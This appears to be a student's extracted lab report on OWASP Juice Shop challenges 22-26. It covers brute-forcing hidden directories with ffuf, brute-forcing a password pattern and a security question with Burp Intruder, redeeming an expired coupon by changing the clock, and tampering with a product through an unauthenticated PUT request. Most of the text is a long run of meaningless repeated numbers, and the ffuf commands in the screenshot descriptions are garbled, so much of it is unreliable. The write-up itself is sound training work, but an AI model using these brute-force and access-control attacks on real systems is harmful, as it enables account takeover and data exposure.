1089 
1089 
1090 
1091 
1092 
1093 
1094 
1095 
1095 
1096 
1097 
1097 
1098 
1099 
1099 
1100 
1101 
1102 
1103 
1104 
1105 
1106 
1107 
1108 
1109 
1109 
1110 
1111 
1112 
1113 
1114 
1115 
1115 
1116 
1117 
1118 
1119 
1119 
1120 
1121 
1122 
1123 
1124 
1125 
1126 
1127 
1128 
1129 
1129 
1130 
1131 
1132 
1133 
1134 
1135 
1136 
1137 
1138 
1139 
1139 
1140 
1141 
1142 
1143 
1144 
1145 
1146 
1147 
1148 
1149 
1149 
1150 
1151 
1152 
1153 
1154 
1155 
1156 
1157 
1158 
1159 
1159 
1160 
1161 
1162 
1163 
1164 
1165 
1166 
1167 
1168 
1169 
1169 
1170 
1171 
1172 
1173 
1174 
1175 
1176 
1177 
1178 
1179 
1179 
1180 
1181 
1182 
1183 
1184 
1185 
1186 
1187 
1188 
1189 
1189 
1190 
1191 
1192 
1193 
1194 
1195 
1195 
1196 
1197 
1197 
1198 
1199 
1199 
1200 
1201 
1202 
1203 
1204 
1205 
1206 
1207 
1208 
1209 
1209 
1210 
1211 
1212 
1213 
1214 
1215 
1215 
1216 
1217 
1218 
1219 
1219 
1220 
1221 
1222 
1223 
1224 
1225 
1226 
1227 
1228 
1229 
1229 
1230 
1231 
1232 
1233 
1234 
1235 
1236 
1237 
1238 
1239 
1239 
1240 
1241 
1242 
1243 
1244 
1245 
1246 
1247 
1248 
1249 
1249 
1250 
1251 
1252 
1253 
1254 
1255 
1256 
1257 
1258 
1259 
1259 
1260 
1261 
1262 
1263 
1264 
1265 
1266 
1267 
1268 
1269 
1269 
1270 
1271 
1272 
1273 
1274 
1275 
1276 
1277 
1278 
1279 
1279 
1280 
1281 
1282 
1283 
1284 
1285 
1286 
1287 
1288 
1289 
1289 
1290 
1291 
1292 
1293 
1294 
1295 
1295 
1296 
1297 
1297 
1298 
1299 
1299 
1300 
1301 
1302 
1303 
1304 
1305 
1306 
1307 
1308 
1309 
1309 
1310 
1311 
1312 
1313 
1314 
1315 
1315 
1316 
1317 
1318 
1319 
1319 
1320 
1321 
1322 
1323 
1324 
1325 
1326 
1327 
1328 
1329 
1329 
1330 
1331 
1332 
1333 
1334 
1335 
1336 
1337 
1338 
1339 
1339 
1340 
1341 
1342 
1343 
1344 
1345 
1346 
1347 
1348 
1349 
1349 
1350 
1351 
1352 
1353 
1354 
1355 
1356 
1357 
1358 
1359 
1359 
1360 
1361 
1362 
1363 
1364 
1365 
1366 
1367 
1368 
1369 
1369 
1370 
1371 
1372 
1373 
1374 
1375 
1376 
1377 
1378 
1379 
1379 
1380 
1381 
1382 
1383 
1384 
1385 
1386 
1387 
1388 
1389 
1389 
1390 
1391 
1392 
1393 
1394 
1394 
1395 
1396 
1396 
1397 
1398 
1398 
1399 
1399 
1400 
1401 
1402 
1403 
1404 
1405 
1406 
1407 
1408 
1409 
1409 
1410 
1411 
1412 
1413 
1414 
1415 
1415 
1416 
1417 
1418 
1419 
1419 
1420 
1421 
1422 
1423 
1424 
1425 
1426 
1427 
1428 
1429 
1429 
1430 
1431 
1432 
1433 
1434 
1435 
1436 
1437 
1438 
1439 
1439 
1440 
1441 
1442 
1443 
1444 
1445 
1446 
1447 
1448 
1449 
1449 
1450 
1451 
1452 
1453 
1454 
1455 
1456 
1457 
1458 
1459 
1459 
1460 
1461 
1462 
1463 
1464 
1465 
1466 
1467 
1468 
1469 
1469 
1470 
1471 
1472 
1473 
1474 
1475 
1476 
1477 
1478 
1479 
1479 
1480 
1481 
1482 
1483 
1484 
1485 
1486 
1487 
1488 
1489 
1489 
1490 
1491 
1492 
1493 
1494 
1494 
1495 
1496 
1496 
1497 
1498 
1498 
1499 
1499 
1500 
1501 
1502 
1503 
1504 
1505 
1506 
1507 
1508 
1509 
1509 
1510 
1511 
1512 
1513 
1514 
1515 
1515 
1516 
1517 
1518 
1519 
1519 
1520 
1521 
1522 
1523 
1524 
1525 
1526 
1527 
1528 
1529 
1529 
1530 
1531 
1532 
1533 
1534 
1535 
1536 
1537 
1538 
1539 
1539 
1540 
1541 
1542 
1543 
1544 
1545 
1546 
1547 
1548 
1549 
1549 
1550 
1551 
1552 
1553 
1554 
1555 
1556 
1557 
1558 
1559 
1559 
1560 
1561 
1562 
1563 
1564 
1565 
1566 
1567 
1568 
1569 
1569 
1570 
1571 
1572 
1573 
1574 
1575 
1576 
1577 
1578 
1579 
1579 
1580 
1581 
1582 
1583 
1584 
1585 
1586 
1587 
1588 
1589 
1589 
1590 
1591 
1592 
1593 
1594 
1594 
1595 
1596 
1596 
1597 
1598 
1598 
1599 
1599 
1600 
1601 
1602 
1603 
1604 
1605 
1606 
1607 
1608 
1609 
1609 
1610 
1611 
1612 
1613 
1614 
1615 
1615 
1616 
1617 
1618 
1619 
1619 
1620 
1621 
1622 
1623 
1624 
1625 
1626 
1627 
1628 
1629 
1629 
1630 
1631 
1632 
1633 
1634 
1635 
1636 
1637 
1638 
1639 
1639 
1640 
1641 
1642 
1643 
1644 
1645 
1646 
1647 
1648 
1649 
1649 
1650 
1651 
1652 
1653 
1654 
1655 
1656 
1657 
1658 
1659 
1659 
1660 
1661 
1662 
1663 
1664 
1665 
1666 
1667 
1668 
1669 
1669 
1670 
1671 
1672 
1673 
1674 
1675 
1676 
1677 
1678 
1679 
1679 
1680 
1681 
1682 
1683 
1684 
1685 
1686 
1687 
1688 
1689 
1689 
1690 
1691 
1692 
1693 
1694 
1694 
1695 
1696 
1696 
1697 
1698 
1698 
1699 
1699 
1700 
1701 
1702 
1703 
1704 
1705 
1706 
1707 
1708 
1709 
1709 
1710 
1711 
1712 
1713 
1714 
1715 
1715 
1716 
1717 
1718 
1719 
1719 
1720 
1721 
1722 
1723 
1724 
1725 
1726 
1727 
1728 
1729 
1729 
1730 
1731 
1732 
1733 
1734 
1735 
1736 
1737 
1738 
1739 
1739 
1740 
1741 
1742 
1743 
1744 
1745 
1746 
1747 
1748 
1749 
1749 
1750 
1751 
1752 
1753 
1754 
1755 
1756 
1757 
1758 
1759 
1759 
1760 
1761 
1762 
1763 
1764 
1765 
1766 
1767 
1768 
1769 
1769 
1770 
1771 
1772 
1773 
1774 
1775 
1776 
1777 
1778 
1779 
1779 
1780 
1781 
1782 
1783 
1784 
1785 
1786 
1787 
1788 
1789 
1789 
1790 
1791 
1792 
1793 
1794 
1794 
1795 
1796 
1796 
1797 
1798 
1798 
1799 
1799 
1800 
1801 
1802 
1803 
1804 
1805 
1806 
1807 
1808 
1809 
1809 
1810 
1811 
1812 
1813 
1814 
1815 
1815 
1816 
1817 
1818 
1819 
1819 
1820 
1821 
1822 
1823 
1824 
1825 
1826 
1827 
1828 
1829 
1829 
1830 
1831 
1832 
1833 
1834 
1835 
1836 
1837 
1838 
1839 
1839 
1840 
1841 
1842 
1843 
1844 
1845 
1846 
1847 
1848 
1849 
1849 
1850 
1851 
1852 
1853 
1854 
1855 
1856 
1857 
1858 
1859 
1859 
1860 
1861 
1862 
1863 
1864 
1865 
1866 
1867 
1868 
1869 
1869 
1870 
1871 
1872 
1873 
1874 
1875 
1876 
1877 
1878 
1879 
1879 
1880 
1881 
1882 
1883 
1884 
1885 
1886 
1887 
1888 
1889 
1889 
1890 
1891 
1892 
1893 
1894 
1894 
1895 
1896 
1896 
1897 
1898 
1898 
1899 
1899 
1900 
1901 
1902 
1903 
1904 
1905 
1906 
1907 
1908 
1909 
1909 
1910 
1911 
1912 
1913 
1914 
1915 
1915 
1916 
1917 
1918 
1919 
1919 
1920 
1921 
1922 
1923 
1924 
1925 
1926 
1927 
1928 
1929 
1929 
1930 
1931 
1932 
1933 
1934 
1935 
1936 
1937 
1938 
1939 
1939 
1940 
1941 
1942 
1943 
1944 
1945 
1946 
1947 
1948 
1949 
1949 
1950 
1951 
1952 
1953 
1954 
1955 
1956 
1957 
1958 
1959 
1959 
1960 
1961 
1962 
1963 
1964 
1965 
1966 
1967 
1968 
1969 
1969 
1970 
1971 
1972 
1973 
1974 
1975 
1976 
1977 
1978 
1979 
1979 
1980 
1981 
1982 
1983 
1984 
1985 
1986 
1987 
1988 
1989 
1989 
1990 
1991 
1992 
1993 
1994 
1994 
1995 
1996 
1996 
1997 
1998 
1998 
1999 
1999 
2000 
2001 
2002 
2003 
2004 
2005 
2006 
2007 
2008 
2009 
2009 
2010 
2011 
2012 
2013 
2014 
2015 
2015 
2016 
2017 
2018 
2019 
2019 
2020 
2021 
2022 
2023 
2024 
2025 
2026 
2027 
2028 
2029 
2029 
2030 
2031 
2032 
2033 
2034 
2035 
2036 
2037 
2038 
2039 
2039 
2040 
2041 
2042 
2043 
2044 
2045 
2046 
2047 
2048 
2049 
2049 
2050 
2051 
2052 
2053 
2054 
2055 
2056 
2057 
2058 
2059 
2059 
2060 
2061 
2062 
2063 
2064 
2065 
2066 
2067 
2068 
2069 
2069 
2070 
2071 
2072 
2073 
2074 
2075 
2076 
2077 
2078 
2079 
2079 
2080 
2081 
2082 
2083 
2084 
2085 
2086 
2087 
2088 
2089 
2089 
2090 
2091 
2092 
2093 
2094 
2094 
2095 
2096 
2096 
2097 
2098 
2098 
2099 
2099 
2100 
2101 
2102 
2103 
2104 
2105 
2106 
2107 
2108 
2109 
2109 
2110 
2111 
2112 
2113 
2114 
2115 
2115 
2116 
2117 
2118 
2119 
2119 
2120 
2121 
2122 
2123 
2124 
2125 
2126 
2127 
2128 
2129 
2129 
2130 
2131 
2132 
2133 
2134 
2135 
2136 
2137 
2138 
2139 
2139 
2140 
2141 
2142 
2143 
2144 
2145 
2146 
2147 
2148 
2149 
2149 
2150 
2151 
2152 
2153 
2154 
2155 
2156 
2157 
2158 
21
```

22 Exploitation Report 22: Access Log (Sensitive Data Exposure)

(Abdelrahman Ashraf - 120220292)

In this demonstration, the hacker targeted the “Access Log” challenge from OWASP Juice Shop, which involves finding and accessing a hidden access log file on the server—a common case of sensitive data exposure.

22.1 Step-by-Step Breakdown

22.1.1 Challenge Goal

Gain access to any access log file on the Juice Shop server.

22.1.2 Tool Used

The attacker used **ffuf** (Fuzz Faster U Fool), a directory brute-forcing tool, to discover hidden folders and files on the website that aren’t linked in the frontend.

22.1.3 Approach

- A common wordlist (`common.txt`) was used to brute-force potential folder and file names.
- Initially, many false positives were encountered, as the app redirected all invalid paths to the “All Products” page with the same content length.
- A content-length filter was applied using `-fs 1925` to ignore those common redirects and focus on unusual results.

22.1.4 Discovery

- Hidden folders like `/ftp/`, `/support/`, and `/legal/` were found.
- Under `/support/`, another brute-force revealed a `/logs/` subdirectory.
- Inside `/support/logs/`, a real access log file was found and downloaded.

22.1.5 Outcome

- The access log was successfully accessed, completing the challenge.
- This simulates a real-world vulnerability where sensitive internal files can be accessed due to improper server configuration or lack of access control.

The figure consists of three vertically stacked screenshots of the ffuf tool's terminal interface. Each screenshot shows a command being run and its resulting log output.

- Screenshot 1:** Shows the help menu for ffuf. The command run is `ffuf -h`. The output includes usage information, input options like `-F`, `-L`, `-W`, and `-T`, and various attack options such as `POST`, `PUT`, `DELETE`, `OPTIONS`, and `HEAD`.
- Screenshot 2:** Shows a search for the word "juice". The command run is `ffuf -w hosts.txt -o https://example.org/ -H "Host: FUZZ" -m 200 -t 100 -c -d "Name": "FUZZ", "matchkey": "matchvalue"} -F "juice"`. The output shows the results of the search across multiple hosts.
- Screenshot 3:** Shows a search for the word "support". The command run is `ffuf -w /usr/share/wordlists/dirb/common.txt -o https://hackexploited-juiceshop-latest.herokuapp.com/FUZZ -f -t 100 -c -d "Name": "FUZZ", "matchkey": "matchvalue"} -F "support"`. The output shows the results of the search across multiple hosts.

Figure 109: Enter Caption

23 Exploitation 23: Login Amy (Brute Force with a Pattern)

(Abdelrahman Ashraf - 120220292)

23.1 Attack Method – Brute Force with a Pattern

23.1.1 Password Guessing

The attacker guessed that Amy followed a specific password pattern:

- Format: [Uppercase Letter] [Digit] [Lowercase Letter] + series of dots
- Example: A1a.....

23.1.2 Burp Suite Setup

- Used Burp Suite's **Intruder** tool in **Cluster Bomb** mode to try all combinations of:
 - Uppercase letters: A-Z
 - Digits: 0-9
 - Lowercase letters: a-z
- The payload attempted thousands of combinations, but the Burp Community Edition proved too slow.

23.1.3 Python Script

- A custom Python script was developed using asynchronous HTTP requests to accelerate the brute-force process.
- The script iterated over all possible 3-character patterns followed by dots.
- Eventually, the Juice Shop backend marked the challenge as **solved**, even though the exact password was not revealed.

23.2 Result – Exploit Success

- The attacker successfully completed the challenge by triggering a login as the user **Amy**.
- However, the actual password was not retrieved, indicating a follow-up task is needed to enhance the script and extract the credentials precisely.




Figure 110: Enter Caption

24 Exploitation 24: Expired Coupon (Improper Input Validation)

(Abdelrahman Ashraf - 120220292)

24.1 Challenge Goal

Redeem a coupon code from a past campaign that has already expired.

24.2 Category

Improper Input Validation

24.3 Attack Method – JavaScript Debugging & Time Manipulation

24.3.1 Inspecting the Source

- Opened the browser's Developer Tools and searched the `main-es2015.js` JavaScript file.
- Found a list of old campaign coupons with specific valid timestamps.

24.3.2 Analyzing Logic

- Located the `applyCoupon()` function in the source code.
- Set a breakpoint and examined how the coupon is validated.
- Found that validation checks if the current client date matches the coupon's `valid-on` date.

24.3.3 Bypassing the Check

- Manually changed the system date and time on the computer to match the expected timestamp (e.g., March 7, 2019).
- Re-submitted the coupon code, triggering successful validation.

24.4 Result – Exploit Success

- The coupon was accepted, giving a 75% discount.
- The challenge was marked as solved in Juice Shop.




Figure 111: Enter Caption




Figure 112: Enter Caption

25 Exploitation 25: Product Tampering (Broken Access Control)

(Abdelrahman Ashraf - 120220292)

25.1 Challenge Goal

Modify the product description of OSAFT (OS SSL Advanced Forensic Tool) to redirect the link to <https://owasp.slack.com>.

25.2 Category

Broken Access Control

25.3 Attack Method – Unauthorized PUT Request to Product API

25.3.1 Step 1: Identify Product and Endpoint

- Located the product ID (`id=9`) by searching: `/rest/products/search?q=forensic`.
- Switched to a more flexible endpoint: `/api/Products/9`.

25.3.2 Step 2: Modify Product via API

- Attempted to send a PUT request to update the product.
- Initially failed due to missing headers and excess fields in the request body.
- Simplified the JSON payload to include only the `description` field.
- Added the header: `Content-Type: application/json` to fix the format.

25.3.3 Step 3: Inject New Link

- Replaced the `href` inside the product description with the target URL: <https://owasp.slack.com>.
- Ensured proper escaping of quotes and characters in the HTML string.
- Sent the modified payload successfully.

25.4 Result – Exploit Success

- The product link was successfully tampered with and now redirects to <https://owasp.slack.com>.
- The challenge was marked as solved in Juice Shop.

25.5 Key Lesson

APIs should strictly validate which users can access or modify resources. Allowing unauthenticated users to send PUT or POST requests to sensitive endpoints is a serious security flaw and a textbook example of broken access control.




Figure 113: Enter Caption




Figure 114: Enter Caption

26 Exploitation 26: Reset Jim's Password (Broken Authentication)

(Abdelrahman Ashraf - 120220292)

26.1 Challenge Goal

Reset the password for the user Jim by correctly answering his security question.

26.2 Category

Broken Authentication

26.3 Attack Method – Brute-Forcing Security Question

26.3.1 Step 1: Discover Jim's Email

- Extracted from a product review: jim@juice-sh.op

26.3.2 Step 2: Initiate Password Reset

- Used the “Forgot Password” feature to trigger the security question.
- Displayed question: *“Your eldest sibling’s middle name”*

26.3.3 Step 3: Brute Force with Burp Suite

- No brute-force protection was in place.
- Used Burp Suite Intruder to send 100 common names as potential answers.
- Found the correct answer: Samuel

26.3.4 Step 4: Password Reset

- Submitted a new password using the correct answer.
- Gained full access to Jim’s account.

26.4 Result – Exploit Success

- Password reset completed.
- Account takeover successful.
- Challenge marked as solved in Juice Shop.

26.5 Key Lesson

Security questions can be a major vulnerability if:

- The question is too common.
- The answer is easily guessable or public.
- There is no brute-force protection on the input.

The screenshot shows the OWASP Juice Shop application running in a browser. The main window displays a 'Forgot Password' form with fields for 'Email' (set to 'jim@juice.sh'), 'Security Question' (set to 'What is your mother's maiden name?'), 'New Password' (set to 'password123'), and 'Repeat New Password' (set to 'password123'). Below the form is a link 'Show password history'. The browser's address bar shows the URL: https://localhost:443/forgetpassword?email=jim%40juice.sh&question=What+is+your+mother%27s+maiden+name%3F&repeat=password123

Below the browser window is the Burp Suite interface. The 'Proxy' tab is selected, showing a list of captured requests. One request is highlighted, showing a POST to '/rest/user/reset-password' with parameters: email=jim@juice.sh, question=What is your mother's maiden name?, new=password123, repeat=password123. The response status is 401. The 'Raw' tab shows the raw HTTP request and response.

Figure 115: Enter Caption

